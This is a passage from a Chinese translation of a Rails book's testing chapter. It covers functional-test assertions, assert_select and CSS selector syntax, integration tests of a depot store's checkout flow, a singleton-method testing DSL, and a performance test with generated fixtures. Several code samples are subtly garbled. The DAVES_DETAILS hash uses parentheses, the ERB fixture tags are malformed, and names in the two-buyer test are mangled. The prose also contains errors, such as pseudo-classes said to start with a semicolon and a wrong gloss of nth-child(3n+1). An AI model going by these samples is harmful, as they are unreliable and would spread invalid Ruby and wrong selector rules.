- `:ancestor`: 一个 hash, 要求节点至少有一个上级节点符合该 hash 描述的条件。
- `:descendant`: 一个 hash, 要求节点至少有一个下级节点符合该 hash 描述的条件。
- `:sibling`: 一个 hash, 要求节点至少有一个平级节点符合该 hash 描述的条件。
- `:after`: 一个 hash, 要求节点位于一个符合该 hash 条件的平级节点之后。
- `:before`: 一个 hash, 要求节点位于一个符合该 hash 条件的平级节点之前。
- `:children`: 一个 hash, 用于统计节点的子节点数, 可能的键包括:
 - `-:count`: 一个数字或范围, 要求子节点数等于该数字、或在该范围内。
 - `-:less_than`: 要求子节点数小于该数字。
 - `-:greater_than`: 要求子节点数大于该数字。
 - `-:only`: 一个 hash, 用来匹配子节点, 只对符合要求的子节点计数。
- `:content`: 要求节点的文字内容与给定值匹配。节点内部的 HTML 标记不会被用于匹配——只有文字。

227

assert_no_tag(...)

与 `assert_tag` 的用法完全一样, 唯一的区别是: 它要求匹配的节点不存在。

Rails 还有一些附加的断言可以用于测试控制器的路由组件。我们将在第 21.4 节“路由的测试”(原书第 454 页)介绍它们。

变量

当请求被执行之后, 功能测试就可以针对下列变量进行断言:

assigns(key=nil)

在最后一个 action 中被赋值的实例变量。

```
assert_not_nil assigns["items"]
```

`assigns` 这个 hash 只能用字符串来查询。譬如说, `assigns[:items]` 就不行, 因为这里使用的键是一个符号, 而不是字符串。如果你想要使用符号, 则可以调用 `assigns` 方法, 而不是直接查询这个 hash。

```
assert_not_nil assigns(:items)
```

还可以测试一个 action 找到了 3 条订单数据。

```
assert_equal 3, assigns[:orders].size
```

session

一个 hash 对象, 代表 session 中的内容。

```
assert_equal 2, session[:cart].items.size
```

flash

一个 hash 对象，代表 session 中当前所有的 flash 对象。

```
assert_equal "Danger!", flash[:notice]
```

cookies

一个 hash 对象，代表所有被发送到客户端的 cookie。

```
assert_equal "Fred", cookies[:name]
```

redirect_to_url

前一个 action 重定向得到的完整 URL。

```
assert_equal "http://test.host/login", redirect_to_url
```

功能测试辅助方法

Rails 为功能测试提供了下列辅助方法。

find_tag(conditions)

找出应答中的一个标签，查询条件与 assert_tag 相同。

```
get :index
tag = find_tag :tag => "form",
               :attributes => { :action => "/store/add_to_cart/993" }
assert_equal "post", tag.attributes["method"]
```

< 228

不过这样的测试最好用 assert_select 来编写。

find_all_tag(conditions)

返回所有符合指定条件的标签。

follow_redirect

如果前一个 action 做了重定向，则跟随重定向再发起一次 get 请求。功能测试只能在自己对应的控制器内部进行重定向。

```
post :add_to_cart, :id => 123
assert_redirect :action => :index
follow_redirect
assert_response :success
```

fixture_file_upload(path, mime_type)

创建经过 MIME 编码的内容——这通常是浏览器经由<input type="file"...>字段上传的文件。

使用此方法可以在 post 请求中设置正确的表单数据。

```
post :report_bug,
      :screenshot => fixture_file_upload("screen.png", "image/png")
```

with_routing

将 ActionController::Routing::Routes 临时替换成另一个 RouteSet 实例。用这个方法可以测试不同的路由配置。

```
with_routing do |set|
  set.draw do |map|
    map.connect ':controller/:action/:id'
    assert_equal(
      ['/content/10/show', {}],
      map.generate(:controller => 'content', :id => 10, :action => 'show')
    )
  end
end
```

测试应答内容

Rails 1.2 引入了一个新的断言 `assert_select`，用它可以深入应答内容的结构内部，检查其中的内容。这个方法通常比 `assert_tag` 更强大、也更易用。譬如说，功能测试可以检查应答内容的 `title` 元素中包含 “*Pragprog Books Online Store*” 字样，只要使用下列断言即可：

```
assert_select "title", "Pragprog Books Online Store"
```

还不止这么简单呢。下列代码检查了应答内容中包含有 `id` 为 `cart` 的`<div>`元素，并且这个`<div>`位于一张共有三行的表格中，并且在 `class` 为 `total-line` 的这一行里最后一个`<td>`中的内容是 \$57.70。

```
assert_select "div#cart" do
  assert_select "table" do
    assert_select "tr", :count => 3
    assert_select "tr.total-line td:last-of-type", "$57.70"
  end
end
```

Rails 还提供了 `css_select` 辅助方法，可以描述更复杂的表达式：

```
# ensure that there are three columns per row
assert_equal css_select('tr').size * 3, css_select('td').size
```

这确实是很强大的工具，值得花一点时间来仔细研究它。

`assert_select` 建立在 Assaf Arkin 的 `HTML::Selector` 库基础上，利用这个库可以遍历良构的 HTML 文档，使用的语法则与层级样式表（Cascading Style Sheet, CSS）选择器有着莫大的关系。在 CSS 选择器上，Rails 又增加了对结果节点集进行检测的能力。下面我们就看看这里用到的选择器语法。

选择器

选择器语法相当复杂——可能比正则表达式还要复杂。不过选择器语法与 CSS 选择器语法很相似，这就是说，即便下面的介绍太过简单而不易理解，你也能够在网找到很多例子作为参考。在下面的叙述中，我们会采用 W3C 的词汇表来介绍选择器⁷。

一个完整的选择器也被称为选择器链（*selector chain*），它是由一个或多个简单选择器（*simple selector*）组合而成的。所以我们先来了解简单选择器。

简单选择器

简单选择器由几个部分组成：首先是一个（可选的）型别选择器（*type selector*），然后是任意数量的类选择器（*class selector*）、`id` 选择器（*id selector*）、属性选择器（*attribute selector*）或者伪类（*pseudoclass*）。

型别选择器就是文档中标签的名字，譬如说下列型别选择器：

`p`

会匹配到文档中所有的`<p>`标签。（请特别留意“所有的”这个词——选择器匹配的结果是文档中的一组节点。）

如果省略型别选择器，那么文档中所有的节点都会被选择到。

⁷ <http://www.w3.org/TR/REC-CSS2/selector.html>

可以用类选择器、id 选择器、属性选择器或伪类对型别选择器加以修饰，每重修饰都可能削减被选中的节点数量。类选择器和 id 选择器都很容易理解：

<230

```
p#some-id      # 选中 id="some-id" 的段落
p.some-class  # 选中 class="some-class" 的所有段落
```

属性选择器则出现在方括号内，语法如下：

```
p[name]          # 选中所有具备 name 属性的段落
p[name=value]    # 选中所有 name=value 的段落
p[name^=string]  # ... name=value, value 以 'string' 开头
p[name$=string]  # ... name=value, value 以 'string' 结尾
p[name*=string] # ... name=value, value 必须包含 'string'
p[name~string]   # ... name=value, value 必须包含完整的 'string' 这个词（前后以空格分隔）
p[name|=string]  # ... name=value, value 必须以 'string' 开头，并且随后是空格
```

一起来看几个例子：

```
p[class=warning]      # 所有 class="warning" 的段落
tr[id=total]          # 表格中 id="total" 的行
table[cellpadding]    # 所有具备 cellpadding 属性的表格
div[class*=error]     # 所有在 class 属性中包含 "error" 字样的 div 元素
p[secret][class=shh]   # 所有同时具备 secret 与 class 两个属性、并且 class="shh" 的段落
[class=error]          # 所有 class="error" 的元素
```

类选择器和 id 选择器实际上是 class= 和 id= 的简写形式：

```
p#some-id           # 等效于 p[id=some-id]
p.some-class        # 等效于 p[class=some-class]
```

选择器链

可以把多个简单选择器组合成为选择器链，这样就可以描述元素之间的关系。在下列描述中，*sel_1*、*sel_2* 等都代表简单选择器。

sel_1 \cup *sel_2*

所有 *sel_2* 都以 *sel_1* 为祖先。（各个选择器之间以空格分隔。）

sel_1 > *sel_2*

所有 *sel_2* 都以 *sel_1* 为父节点。因此：

```
table td          # 匹配到所有 table 元素内部的 td 元素
table > td       # 在良构的 HTML 中不会匹配到任何元素,
                  # 因为 td 的父元素应该是 tr
```

sel_1 + *sel_2*

选中所有紧跟在 *sel_1* 后面的 *sel_2*。请注意，“紧跟”表示这两个选择器描述的节点互为兄弟、而非父子。

```
td.price + td.total  # 选中所有紧跟在 <td class="price"> 后面、
                      # 并且 class="total" 的 td 节点
```

sel_1 ~ *sel_2*

选中所有紧跟在 *sel_1* 后面的 *sel_2*。

<231

```
div#title ~ p      # 选中所有紧跟在<div id="title">后面的p元素
sel_1, sel_2
    选中所有被 sel_1 或者 sel_2 匹配到的元素。
p.warn, p.error    # 选中所有class为warn或者error的段落
```

伪类

一般而言，伪类让我们可以根据元素的位置来选中元素（不过也有例外情况）。所有伪类都以分号开头。

:root

只选中根元素。有时可以用于测试 XML 应答。

```
order:root      # 只有当应答的根节点是<order>时才返回该节点
```

sel:empty

只有当 sel 没有子节点或文本内容时才会选中。

```
div#error:empty    # 选中内容为空的<div id="error">节点
```

sel_1 sel_2:only-child

选中的节点必须是 sel_1 唯一的子节点。

```
div :only-child     # 选中所有只有一个子节点的div节点的子节点
```

sel_1 sel_2:first-child

选中所有的 sel_2 节点，它们必须是 sel_1 节点的第一个子节点。

```
table tr:first-child    # 选中每张表格的第一行
```

sel_1 sel_2:last-child

选中所有的 sel_2 节点，它们必须是 sel_1 节点的最后一个子节点。

```
table tr:last-child     # 选中每张表格的最后一行
```

sel_1 sel_2:nth-child(n)

选中所有的 sel_2 节点，它们必须是 sel_1 节点的第 n 个子节点，n 从 1 开始计数（这与 nth-of-type 不同，稍后我们会介绍后者）。

```
table tr:nth-child(2)      # 每张表格的第二行
div p:nth-child(2)          # 每个div的第二个元素，如果该元素是<p>的话
```

sel_1 sel_2:nth-last-child(n)

选中所有的 sel_2 节点，它们必须是 sel_1 节点的第 n 个子节点，n 从最后一个子节点开始倒计数。

```
table tr:nth-last-child(2)    # 每张表格的倒数第二行
```

sel_1 sel_2:only-of-type

选中所有的 sel_2 节点，它们必须是 sel_1 节点仅有的子元素。（也就是说，sel_1 节点可以有多少个子节点，但只能有一个型别为 sel_2 的子节点。）

```
div p:only-of-type      # 所有“只包含一个段落”的div中包含的段落
```

sel_1 sel_2:first-of-type

选中父节点为 sel_1 节点的 sel_2 节点中的第一个。

```
div.warn p:first-of-type      # <div class="warn">中的第一个段落
sel_1 sel_2:last-of-type
```

选中父节点为 *sel_1* 节点的 *sel_2* 节点中的最后一个。

```
div.warn p:last-of-type      # <div class="warn">中的最后一个段落
```

sel_1 *sel_2:nth-of-type(n)*

选中所有的 *sel_2* 节点，它们必须是 *sel_1* 节点的第 *n* 个子节点，*n* 只对 *sel_2* 匹配到的元素计数。

```
div p:nth-of-type(2)      # 每个div中的第二个段落
```

sel_1 *sel_2:nth-last-of-type(n)*

选中所有的 *sel_2* 节点，它们必须是 *sel_1* 节点的第 *n* 个子节点，*n* 只对 *sel_2* 匹配到的元素计数，并且从最后一个元素开始倒计数。

```
div p:nth-last-of-type(2)      # 每个div中的倒数第二个段落
```

nth-xxx 选择器接受的数值参数可以为以下几种形式：

d (a number)

对 *d* 节点计数。

*a**n+d* (nodes from groups)

将子节点分成每 *a* 个一组，然后从每个组中选择第 *d* 个节点。

```
div#story p:nth-child(3n+1)      # 所有id="story"的div中的第三个段落
```

◀ 233

*-a**n+d* (nodes from groups)

将子节点分成每 *a* 个一组，然后选择 1 到 *d* 组的第一个节点。（没错，确实是古怪的语法。）

```
div#story p:nth-child(-n+2)      # 前两个段落
```

odd (odd-numbered nodes)

even (even-numbered nodes)

选中奇数或偶数位置的子节点。

```
div#story p:nth-child(odd)      # 段落1、3、5……
div#story p:nth-child(even)      # 段落2、4、6……
```

最后，你还可以反转任何选择器的意义。

:not(sel)

选中所有不被 *sel* 选中的节点。

```
div :not(p)      # 所有div中非段落的节点
```

现在我们已经知道如何选中段落中的节点，下面来看看如何编写断言以测试应答内容。

面向应答的断言

功能测试和集成测试都可以使用 `assert_select` 断言。按照最简单的用法，只要传给它一个选择器即可。如果应答内容中有至少一个节点与选择器匹配，则断言通过；如果没有任何节点匹配，则断言失败。

```
assert_select "title"      # 期望应答中包含<title>元素;
                      # 并且有一个<div class="cart">元素,
```

```
# 其中有一个<div id="cart-title">子元素
assert_select "div.cart > div#cart-title"
```

不仅可以很容易地测试是否有特定元素存在，也可以将其中的内容与字符串或者正则表达式比较。只有当所有被选中的节点内容都等于给定的字符串或者与给定的正则表达式相匹配时，断言才会通过。

```
assert_select "title", "Pragprog Online Book Store"
assert_select "title", /Online/
```

如果传入一个数字或一个范围，那么只有当选择器选中的元素数量等于传入的数字，或者在传入的范围内，断言才会通过。

```
assert_select "title", 1                      # 只能有一个title元素
assert_select "div#main div.entry", 1..10      # 页面上应该有1到10个这样的元素
```

第二个参数传入 `false` 和传入 `0` 是同样的：如果没有任何元素被选中，断言就会通过。

234 在选择器之后还可以传入一个 hash，这样就可以测试多种情况。

譬如说，如果希望页面上只有一个 `title` 节点，并且该节点的内容与/pragprog/这个正则表达式匹配，可以这样做：

```
assert_select "title", :count => 1, :text => /pragprog/
```

hash 中可以包含下列内容：

:text=>SIR	传入字符串或正则表达式，要求节点的内容与之匹配。
:count=>n	要求正好n个节点被选中。
:minimum=>n	要求至少n个节点被选中。
:maximum=>n	要求至多n个节点被选中。

嵌套选择断言

在用 `assert_select` 选中一组节点并对其进行检查之后，你很可能还想对这组节点做更多的检查。譬如说，我们在本节开始处编写了一个测试，检查页面上有 `id` 为 `cart` 的 `<div>` 元素。这个 `<div>` 应该包含一张表格，表格中应该有三行，其中 `class` 为 `total-line` 的行的最后一个 `<td>` 中的内容应该是 \$57.70。

可以用一系列的断言来描述这一逻辑。

```
assert_select "div#cart"
assert_select "div#cart table tr", 3
assert_select "div#cart table tr.total-line td:last-of-type", "$57.70"
```

我们也可以把选择逻辑嵌套在代码块内，让测试看起来更简洁：

```
assert_select "div#cart" do
  assert_select "table" do
    assert_select "tr", :count => 3
    assert_select "tr.total-line td:last-of-type", "$57.70"
  end
end
```

额外的断言

除了 `assert_select` 之外，Rails 还提供了类似的基于选择器的断言来检查 RJS 的更新 / 插入操作中的 HTML 内容 (`assert_select_rjs`)、XML 应答内经过编码的 HTML 内容 (`assert_selected_encoded`)，以及电子邮件内部的 HTML 正文 (`assert_select_email`)。详情请查阅 Rails 文档。

14.4 应用程序的集成测试

Integration Testing of Applications

下一个层面的测试是要验证应用程序的工作流程。在某种意义上，这就是在测试客户交给我们的用户故事——我们正是根据这些故事来开发应用程序的。譬如说，有这样一个故事：“用户进入商店首页。选择一件货品，将其放入购物车。用户结账，在表单中填入详细信息。用户提交表单之后，数据库中创建一份订单，其中包含用户详细信息，以及与购物车中所有货品对应的订单项。”

< 235

这正是集成测试的理想材料。集成测试需要模拟一个或多个虚拟用户与应用程序之间的一组连续的会话，你可以在其中发送请求、监控应答、跟踪重定向等。

在创建模型/控制器的同时，Rails 就会创建对应的单元测试/功能测试。集成测试却不是自动创建的，须自己动手来创建它们。

```
depot> ruby script/generate integration_test user_stories
exists test/integration/
create test/integration/user_stories_test.rb
```

可以看到，Rails 自动地给测试文件的名称加上了`_test`后缀。

现在来看看这个生成的文件。

```
require 'test_helper'

class UserStoriesTest < ActionController::IntegrationTest
  fixtures :all

  # Replace this with your real tests.
  test "the truth" do
    assert true
  end
end
```

看起来有些像功能测试，不过测试类继承了`IntegrationTest`类。

下面就来动手编写针对上述故事的测试。由于在故事中要购买一些东西，所以要用到`products`夹具，因此，我们不用加载所有测试夹具，只加载`products`这一个就行了。

```
fixtures :products
```

当测试结束时，我们期望`orders`表中新增一份订单数据、`line_items`表中新增了一份订单项数据，因此在测试开始之前应首先将它们清除掉。另外，由于会经常使用`ruby_book`这项夹具数据，我们首先将它放入一个局部变量中。

```
depot_r/test/integration/user_stories_test.rb
LineItem.delete_all
Order.delete_all
ruby_book = products(:ruby_book)
```

< 236

我们先来搞定用户故事中的第一句话：“用户进入商店首页”。

```
depot_r/test/integration/user_stories_test.rb
get "/store/index"
assert_response :success
assert_template "index"
```

这看上去跟功能测试差不多，最大的区别在于`get`方法：在功能测试中，我们只测试一个控制器，因此在调用`get()`方法时只须指定`action`；而在集成测试中，我们会穿梭于整个应用程序，所以要传入完整的（相对）URL 路径，其中包括控制器和`action`。

故事中的第二句话是“用户选择一件货品，将其放入购物车”。我们的应用程序使用 Ajax 请求来将物品放入购物车，因此调用这个 action 时应该使用 `xml_http_request` 方法。该方法返回之后，我们再检查购物车中是否已经包含所请求的货品。

```
depot_r/test/integration/user_stories_test.rb
xml_http_request :put, "/store/add_to_cart", :id => ruby_book.id
assert_response :success

cart = session[:cart]
assert_equal 1, cart.items.size
assert_equal ruby_book, cart.items[0].product
```

话锋一转，用户故事的第三句话说“用户结账……”。这很容易测试：

```
depot_r/test/integration/user_stories_test.rb
post "/store/checkout"
assert_response :success
assert_template "checkout"
```

此刻，用户要在结账表单中填入详细信息。在他们提交表单之后，应用程序会创建一份订单，并将用户重定向到商店首页。我们先来测试 HTTP 这边：将表单数据提交到 `save_order` action，然后验证是否被重定向到首页，同时还要检查购物车是否为空。`post_via_redirect` 辅助方法可以生成一个 POST 请求，然后跟随着重定向，直到收到常规的 200 应答为止。

```
depot_r/test/integration/user_stories_test.rb
post_via_redirect "/store/save_order",
  :order => { :name => "Dave Thomas",
    :address => "123 The Street",
    :email => "dave@pragprog.com",
    :pay_type => "check" }

assert_response :success
assert_template "index"
assert_equal 0, session[:cart].items.size
```

最后，我们会察看数据库，确定其中有新建的订单与对应的订单项存在，并且其中的数据也正确。由于在测试开始时已经清空了 `orders` 表，现在其中应该只包含我们新建的订单。

```
depot_r/test/integration/user_stories_test.rb
orders = Order.find(:all)
assert_equal 1, orders.size
order = orders[0]

assert_equal "Dave Thomas", order.name
assert_equal "123 The Street", order.address
assert_equal "dave@pragprog.com", order.email
assert_equal "check", order.pay_type

assert_equal 1, order.line_items.size
line_item = order.line_items[0]
assert_equal ruby_book, line_item.product
```

就是这样了。下面是完整的集成测试代码。

```
depot_r/test/integration/user_stories_test.rb
require 'test_helper'

class UserStoriesTest < ActionController::IntegrationTest
  fixtures :products

  # A user goes to the index page. They select a product, adding it to their
  # cart, and check out, filling in their details on the checkout form. When
  # they submit, an order is created containing their information, along with a
  # single line item corresponding to the product they added to their cart.

  test "buying a product" do
```

```

LineItem.delete_all
Order.delete_all
ruby_book = products(:ruby_book)

get "/store/index"
assert_response :success
assert_template "index"

xml_http_request :put, "/store/add_to_cart", :id => ruby_book.id
assert_response :success

cart = session[:cart]
assert_equal 1, cart.items.size
assert_equal ruby_book, cart.items[0].product
◀ 238

post "/store/checkout"
assert_response :success
assert_template "checkout"

post_via_redirect "/store/save_order",
  :order => { :name => "Dave Thomas",
              :address => "123 The Street",
              :email => "dave@pragprog.com",
              :pay_type => "check" }
assert_response :success
assert_template "index"
assert_equal 0, session[:cart].items.size

orders = Order.find(:all)
assert_equal 1, orders.size
order = orders[0]

assert_equal "Dave Thomas", order.name
assert_equal "123 The Street", order.address
assert_equal "dave@pragprog.com", order.email
assert_equal "check", order.pay_type

assert_equal 1, order.line_items.size
line_item = order.line_items[0]
assert_equal ruby_book, line_item.product
end
end

```

更高层面的测试

(本节包含的内容相当高阶, 读者可以放心地跳过它们。)

Rails 提供的集成测试功能确实很棒, 我们还没见过别的框架内建如此高层面的测试功能。不过我们还可以进行更高层面的测试: 可以给 QA 们提供一种专门用于测试这个应用程序的小型语言——有时候也被称为领域专用语言 (*domain-specific language*, DSL)。使用这种语言, 前面看到的集成测试可以写成这样:

```

depot_r/test/integration/dsl_user_stories_test.rb
def test_buying_a_product
  dave = regular_user
  dave.get "/store/index"
  dave.is_viewing "index"
  dave.buys_a @ruby_book
  dave.has_a_cart_containing @ruby_book
  dave.checks_out DAVES_DETAILS
  dave.is_viewing "index"
  check_for_order DAVES_DETAILS, @ruby_book
end

```

上述代码使用了 DAVES_DETAILS 这样一个 hash, 其定义如下:

```
depot_r/test/integration/dsl_user_stories_test.rb
DAVES_DETAILS = (
  :name      => "Dave Thomas" ,
  :address   => "123 The Street" ,
  :email     => "dave@pragprog.com" ,
  :pay_type  => "check"
)
```

从文学的角度，这段代码也许算不上优秀；但它至少很容易读懂。那么，如何提供这样的功能？不算困难，只要使用 Ruby 提供的一个漂亮的小工具：*singleton 方法 (singleton method)*。

假设 `obj` 是一个变量，它引用任意 Ruby 对象。使用下列语法，我们就可以定义一个方法，该方法只存在于 `obj` 这个对象上。

```
def obj.method_name
  # ...
end
```

然后，我们就可以在 `obj` 上调用 `method_name()`，就像调用别的方法一样。

```
obj.method_name
```

这就是我们创造这种测试语言的办法：首先用 `open_session()` 方法新建一个测试会话，然后在会话中定义所有的辅助方法——在我们的例子中，这一切都是在 `regular_user()` 方法中完成的。

```
depot_r/test/integration/dsl_user_stories_test.rb
def regular_user
  open_session do |user|
    def user.is_viewing(page)
      assert_response :success
      assert_template page
    end

    def user.buys_a(product)
      xml_http_request :put, "/store/add_to_cart" , :id => product.id
      assert_response :success
    end

    def user.has_a_cart_containing(*products)
      cart = session[:cart]
      assert_equal products.size, cart.items.size
      for item in cart.items
        assert products.include?(item.product)
      end
    end

    def user.checks_out(details)
      post "/store/checkout"
      assert_response :success
      assert_template "checkout"

      post_via_redirect "/store/save_order" ,
        :order => { :name      => details[:name],
                    :address   => details[:address],
                    :email     => details[:email],
                    :pay_type  => details[:pay_type] }
      assert_response :success
      assert_template "index"
      assert_equal 0, session[:cart].items.size
    end
  end
end
```

`regular_user()` 方法返回增强后的会话对象，我们在测试过程中会使用这个对象。

定义好这种小语言之后，编写别的测试就容易多了。譬如说，我们需要这么一个测试：如果两个用户同时购买同一件货品，两人之间不应该有任何交互。（我们把“mike”这个用户相关的代码行缩进了，以便读者看清程序的流程。）

```
depot_r/test/integration/dsl_user_stories_test.rb
def test_two_peopleBuying
  dave = regularUser
  mike = regularUser
  dave.buys_@ruby_book
  mike.buys_a @rails_book
  dave.has_a_cart_containing @ruby_book
  dave.checks_out DAVES_DETAILS
  mike.has_a_cart_containing @rails_book
  check_for_order DAVES_DETAILS, @ruby_book
  mike.checks_out MIKES_DETAILS
  check_for_order MIKES_DETAILS, @rails_book
end
```

在原书第 719 页，我们列出了完整的、实现了小语言的测试类源代码。

集成测试支持

集成测试看上去和功能测试很像，在单元测试和功能测试中使用的那些断言在集成测试中也同样管用。尽管如此，你仍然要小心，因为很多辅助方法存在一些微妙的差异。

集成测试经常涉及“会话”的概念，后者代表了用户在浏览器上与应用程序的交互。控制器中有一个 *session* 变量，概念和这里的“会话”有些相似；但同样是“*session*”这个词，两处的意义却有所不同*。

当开始集成测试时，你会得到一个默认会话（如果需要的话，通过 `integration_session` 实例变量就可以访问会话对象）。集成测试中用到的方法（例如 `get` 方法）实际上都是会话对象上的方法：测试框架会帮你将方法调用委派给会话对象。不过你也可以显式创建会话对象（使用 `open_session()` 方法），然后直接调用这些方法，这样就可以同时模拟多个用户的交互（或者为不同的人物创建不同的会话，然后在测试中先后——而不是同时——使用它们）。在原书第 240 页，我们就看到了“在测试中使用多个会话”的例子。

请注意，在集成测试中如果要对会话对象的属性赋值，必须明确指定赋值的接收者。

```
self.accept = "text/plain"      # works
open_session do |sess|
  sess.accept = "text/plain"    # works
end
accept = "text/plain"          # doesn't work--local variable
```

在下列代码中，`sess` 变量代表一个会话对象。

`accept`

要发送给服务器的 `accept` 头信息。

```
sess.accept = "text/xml, text/html"
```

* 译者注：因此译者也采用了不同的方式处理。谈论控制器中的 HTTP session 时，“session”一词不翻译；谈论测试会话时，“session”一词译作“会话”。

controller

指向最后一个请求使用的控制器实例。

cookies

一个 hash，其中包含所有的 cookie。在这个 hash 中放入内容就会随请求发送 cookie；读取其中的值则可以看到应答中设置了哪些 cookie。

headers

一个 hash，其中包含最后一次应答所返回的头信息。

host

通过这个值设置下一次请求所针对的主机名。如果应用程序的行为与服务器主机名有关，则可以用这个属性来进行测试。

```
sess.host = "fred.blog_per_user.com"
```

path

最后一次请求的 URI。

remote_addr

下一次请求所使用的客户端 IP 地址。如果应用程序区别对待本地请求和远端请求，这个属性可能会有用。

```
sess.remote_addr = "127.0.0.1"
```

request

最后一次请求所使用的请求对象。

request_count

一个计数器，记录已经处理了多少个请求。

response

最后一次请求所使用的应答对象。

status

最后一次请求的 HTTP 状态码（200、302、404，等等）。

status_message

最后一次请求的状态码所对应的状态信息（OK、Not found，等等）。

集成测试的便利工具

在集成测试中可以使用下列辅助方法。

follow_redirect!()

跟随应答重定向。如果最后一个应答不是重定向，会抛出异常；否则对 location 头信息做重定向处理。

```
head(path, params=nil, headers=nil)
get(path, params=nil, headers=nil)
post(path, params=nil, headers=nil)
put(path, params=nil, headers=nil)
delete(path, params=nil, headers=nil)
```

xml_http_request(method, path, params=nil, headers=nil)

使用给定参数执行 HEAD、GET、POST、PUT、DELETE 或 XML_HTTP 请求。path 参数应该是一个字符串，其中包含要调用的 URI。path 参数不用包含 URL 中的“协议”和“主机”部分，如果提供了这些内容并且协议部分为 HTTPS，则集成测试会模拟 https 请求。params 参数应该是一个 hash；或者是一个字符串，其中包含经过编码的表单数据⁸。

```
get "/store/index"
assert_response :success
get "/store/product_info" , :id => 123, :format = "long"
```

<243>

```
get_via_redirect(path, params=nil, headers=nil)
post_via_redirect(path, params=nil, headers=nil)
put_via_redirect(path, params=nil, headers=nil)
delete_via_redirect(path, params=nil, headers=nil)
```

执行 get、post、put 或 delete 请求。如果应答是重定向，则跟随重定向——以及后续的所有重定向，直到收到不是重定向的应答为止。

host!(name)

设置下一次请求针对的主机名，效果和设置 host 属性一样。

https!(use_https=true)

如果传入 true（或者不传入参数），后续的请求会使用 https 协议。

https?

返回 https 标志的值。

open_session { |sess| ... }

新建一个会话对象。如果在参数中传入了一个代码块，则会话对象会被传递给该代码块，否则直接返回会话对象。

redirect?()

如果最后一个应答是重定向，则返回 true。

reset!()

重置会话，这样测试就可以复用会话对象。

url_for(options)

根据指定选项构造一个 URL。此方法可以用于生成 GET 或者 POST 方法的参数。

```
get url_for(:controller => "store" , :action => "index")
```

14.5 性能测试

Performance Testing

测试不仅要检查程序的功能是否正确，还要检查程序运行是否够快。

在继续深入之前，应该先给你一个警告。大部分程序在大部分时候都没有性能问题，而且出现性

⁸ application/x-www-form-urlencoded 或 multipart/form-data。

能问题的地方常常是出乎我们意料的。正因为如此，在开发早期就关注性能通常不是个好主意。我们推荐，只有在两种情况下才进行性能测试——都是在开发阶段的晚期：

- 244 ➤
- 当规划负载量时，你需要知道一些实际数据，例如需要多少台机器才能承受预期的负载。性能测试可以帮助你获得（并调优）这些数据。
 - 如果应用程序部署上线之后性能不佳，性能测试可以帮助你找到问题的根源。找到原因之后，测试还可以防止同一问题再次出现。

有一类典型的例子，那就是与数据库相关的性能问题。应用程序可能连续运行好几个月都没问题，直到有一天，有人给数据库加上了索引。虽然索引可以帮助解决某个特定的问题，但它却会带来一些意料之外的副作用，会严重影响应用程序其他部分的性能。

从前（其实也就是去年的事），我们推荐的做法是用单元测试来监控性能问题。这样做的基本想法是：当性能出现局限时，测试可以及早给我们提出警告；我们可以在测试过程中了解到性能状况，不必等到部署之后。实际上，正如稍后将会看到的，我们仍然推荐这样做。但这种隔离的性能测试还不是全部，在本节的最后部分我们还会推荐另一种性能测试的方式。

我们先从一个不那么真实的场景开始：需要知道 store 控制器是否能够在 3 秒钟内创建 100 份订单，在进行测试时数据库中应该有 1 000 种货品（因为我们认为货品种类有可能相当多）。那么，应该如何针对这个场景编写测试呢？

要生成这么多货品，我们需要用到动态夹具。

```
depot_r/test/fixtures/performance/products.yml
<% 1.upto(1000) do |i| %>
product_<=% i %>;
  id: <=% i %>
  title: Product Number <=% i %>
  description: My description
  image_url: product.gif
  price: 1234
<% end %>
```

可以看到，我们把夹具文件放在 fixtures/performance 目录下了。夹具文件的名称必须与数据库表名匹配，因此无法在同一个目录下保存多份针对 products 表的夹具。我们把单元测试使用的夹具文件放在 fixtures 目录下，性能测试使用的 products.yml 文件则放在 performance 子目录下。

245 ➤ 我们从 1 循环到 1 000 以便生成测试数据。一开始我们打算用 1000.times do |i|...这样的写法，但这是不对的，因为 times() 方法会生成从 0 到 999 的数值，如果我们把 0 作为 id 值传递给 MySQL，数据库则会忽略这个值，转而使用自动生成的主键值。这有可能导致主键冲突。

现在该编写性能测试了。同样，我们希望将性能测试与普通测试区分开，所以我们把 order_speed_test.rb 文件放在了 test/performance 目录中。由于是对控制器进行测试，这个测试将会基于标准的功能测试。我们从 store_controller_test.rb 拷贝了一份样板文件，再经过简单的修改，现在它看上去就像这样：

```
require 'test_helper'
require 'store_controller'

class OrderSpeedTest < ActionController::TestCase
  tests StoreController

  def setup
    @controller = StoreController.new
```

```

    @request = ActionController::TestRequest.new
    @response = ActionController::TestResponse.new
  end
end

```

首先要装载测试用的货品数据。由于我们所使用的夹具不像往常那样位于 `fixtures` 目录下，所以必须修改 Rails 寻找夹具文件的默认路径。

```

depot_r/test/performance/order_speed_test.rb
self.fixture_path = File.join(File.dirname(__FILE__), "../fixtures/performance")
fixtures :products

```

随后需要用一些数据来填充订单表单，为此我们会使用集成测试中用过的那个 hash，其中包含了订单的详细信息。最后是测试方法本身的代码。

```

depot_r/test/performance/order_speed_test.rb
def test_100_orders
  Order.delete_all
  LineItem.delete_all

  @controller.logger.silence do
    elapsed_time = Benchmark.realtime do
      100.downto(1) do |prd_id|
        cart = Cart.new
        cart.add_product(Product.find(prd_id))
        post :save_order,
              { :order => DAVES_DETAILS },
              { :cart => cart }
        assert_redirected_to :action => :index
      end
    end
    assert_equal 100, Order.count
    assert elapsed_time < 3.00
  end
end

```

上述代码用到了 `Benchmark.realtime()` 方法，这是由 Ruby 标准库提供的。该方法会执行一个代码块，并返回所耗费的时间（以秒为单位的浮点数）。在这里，我们在代码块中遍历了 100 件货品，创建了 100 份订单——为了让事情稍微有趣一点，我们采用了与创建货品时相反的遍历方向。◀ 246

你应该会注意到，代码中还用到了一处巧妙的技巧：

```

depot_r/test/performance/order_speed_test.rb
@controller.logger.silence do
end

```

默认情况下，Rails 会把处理 100 份订单的细节都记录到日志文件（`test.log` 文件）。这会带来相当大的性能开销，而且毫无必要，因此我们将所有操作放在一个代码块中，并要求日志对这个代码块保持静默。在我的 G5 机器上，这大概可以将执行代码块的时间减少 30%。稍后我们会看到，对于投入生产的代码，还有另一种更好的方式令日志静默。

执行这段性能测试：

```

depot> ruby -I test test/performance/order_speed_test.rb
Started

Finished in 1.849848 seconds.
1 tests, 102 assertions, 0 failures, 0 errors

```

我们的性能测试在测试环境下运转良好。但性能问题总是在投入生产运行之后才冒出头来的，所以我们希望能够监控生产环境。还好，在生产环境下我们也有一些工具可以使用。

性能监控与评测

